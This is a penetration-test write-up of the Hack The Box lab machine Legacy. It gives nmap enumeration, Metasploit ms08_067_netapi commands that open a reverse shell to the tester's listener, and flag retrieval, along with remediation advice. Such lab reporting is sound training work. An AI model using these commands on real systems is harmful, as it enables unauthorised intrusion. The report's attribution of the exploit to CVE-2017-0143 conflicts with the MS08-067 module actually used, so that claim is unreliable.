Penetration Assessment Report
HTB Legacy

November 26, 2022

Github

LinkedIn

Table of Contents

1. Executive Summary

1.1 Assessment Summary

There is 1 target for this assessment. Access to the target's network segment is provided via an OpenVPN connection. There are 2 objectives:

1. Find and access the flag stored in *user.txt* on a user's desktop
2. Find and access the flag stored in *root.txt* on the Administrator's desktop

This final report will be provided at the end of the assessment. The final report will include discovered vulnerabilities, remediation recommendations, and a walkthrough of the attacks preformed during the assessment.

1.2 Summary of Findings

ID	Description	Severity
01	**Remote Code Execution - CVE-2017-0143**	**High**
02	**End of Life (EOL) Operating System**	**Critical**

2. Technical Details

2.1 Scope

- **Target 1**:
  - **IP**: 10.10.10.4

2.2 CVSS v3 Severity Ratings

Severity	Base Score Range
Low	**0.1-3.9**
Medium	**4.0-6.9**
High	**7.0-8.9**
Critical	**9.0-10.0**

2.3 Post Assessment Artifact Removal

All files and tools transferred to the target were removed at the end of the assessment. In addition, any configuration changes made during testing were reverted upon completion of testing. Furthermore, any accounts created or changed during the testing have been removed or reverted, respectively.

2.4 Findings

2.4.1 Remote Code Execution - CVE-2017-0143

Affects: 10.10.10.4

CVSS v3 Calculated Risk: 8.1 - High

Description: The system is vulnerable to a remote code execution vulnerability which allows an attacker without any existing access to fully compromise the system. There are exploit(s) available on the internet, such as through the well known Metasploit framework for this vulnerability. An attacker who successfully exploits the vulnerability will receive a reverse shell with full SYSTEM privileges on the target.

Remediation Guidance: The vulnerability can't be remediated via patching because the vulnerable OS, Windows XP reached EOL on April 14, 2009 and updates are no longer available. To mitigate this vulnerability, the OS needs to upgraded to a current version of Windows because the vulnerability exists in the Windows 7 kernel. See section 2.4.2 for additional information on upgrading.

The vulnerability can be mitigated by disabling SMB on the target and blocking port 445 on the firewall. However, the system needs to be upgraded as many vulnerabilities have been discovered affecting the running OS and it's no longer receiving security updates.

2.4.2 End of Life (EOL) Operating System

Affects: 10.10.10.4

CVSS v3 Calculated Risk: 10 - Critical

Description: The target is running Windows XP which reached EOL on April 14, 2009. As a result, this OS is no longer receiving security updates for discovered vulnerabilities. Because of this, the 10.10.10.4 machine is a soft target and as a result, a very enticing target for attackers.


Remediation Guidance: The OS on the machine should be upgraded to Windows 10 or 11 which currently have support. Also, it's likely the machine would need to be replaced with a newer one that meets the hardware requirements for modern operating systems. It's highly recommend to upgrade the machine to a supported OS.

If an upgrade isn't possible, a security wall should be constructed around the machine and the attack surface should be reduced. For example, if it needs to remain networked, it should be isolated on its own network segment with stringent network access control (NAC). Furthermore, the listening ports on the machine should be limited and the machine should be hardened against attacks as much as possible.

3. Attack Walkthrough


3.1 Scanning and Enumeration

1. **Scan all open TCP ports with NMap:** *sudo nmap -p- -T4 10.10.10.4 -oN legacy_all_tcp_ports.nmap*




```
Nmap scan report for 10.10.10.4
Host is up (0.35s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

2. **Perform additional script scanning and enumeration on the discovered ports:** *sudo nmap -p 135,139,445 -sC -sV -O -T4 10.10.10.4 --script msrpc-enum,rpcinfo,nbstat,smb-protocols,smb-os-discovery,smb-security-mode,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-vuln-ms07-029,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-vuln-ms10-061,smb-vuln-ms17-010 -oN service_enumeration.nmap*



```
Nmap scan report for 10.10.10.4
Host is up (0.31s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows XP SP2 or SP3 (96%), Microsoft Windows XP SP3 (96%), Microsoft Windows Server 2003 SP1 or SP2 (94%), Microsoft Windows Server 2003 SP2 (94%),
Microsoft Windows Server 2003 SP1 (94%), Microsoft Windows 2003 SP2 (94%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (93%), Microsoft Windows 2000 SP4 (93%),
Microsoft Windows XP Professional SP2 or Windows Server 2003 (93%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```




```
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b9059a (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2022-12-04T04:17:37+02:00
```


3.2 Initial Access

1. **Exploit CVE-2017-0143 to create reverse shell:**
    1. *msfconsole -q*
    2. *use windows/smb/ms08_067_netapi*
    3. *set payload windows/shell_reverse_tcp*
    4. *set rhosts 10.10.10.4*
    5. *set lhost tun0*
    6. *set lport 445*

7. *run*




```
└─$ msfconsole -q
msf6 > use windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost tun0
lhost => tun0
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 445
lport => 445
msf6 exploit(windows/smb/ms08_067_netapi) > run
```



```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.16.7:445
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (10.10.16.7:445 -> 10.10.10.4:1033) at 2022-11-28 17:55:29 -0800


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----


C:\WINDOWS\system32>
```


3.3 Post-Exploitation

1. **Download user proof file and view the flag:**
    1. *cd "c:\Documents and Settings\john\Desktop"*
    2. *type user.txt*



```
C:\Documents and Settings\Administrator\Desktop>cd "c:\Documents and Settings\john\Desktop"
cd "c:\Documents and Settings\john\Desktop"

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```

2. **Download root proof file and view the flag:**
    1. *cd "c:\Documents and Settings\Administrator\Desktop"*
    2. *type root.txt*




```
C:\WINDOWS\system32>cd "c:\Documents and Settings\Administrator\Desktop"
cd "c:\Documents and Settings\Administrator\Desktop"

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

3.4 Artifact Removal

1. **Clean up exploit:**
    1. *exit*

2. *ctrl + c*
3. *sessions -l*



```
C:\Documents and Settings\john\Desktop>exit
exit
^C
Abort session 2? [y/N]  y

[*] 10.10.10.4 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l

Active sessions
===============

No active sessions.

msf6 exploit(windows/smb/ms08_067_netapi) > 
```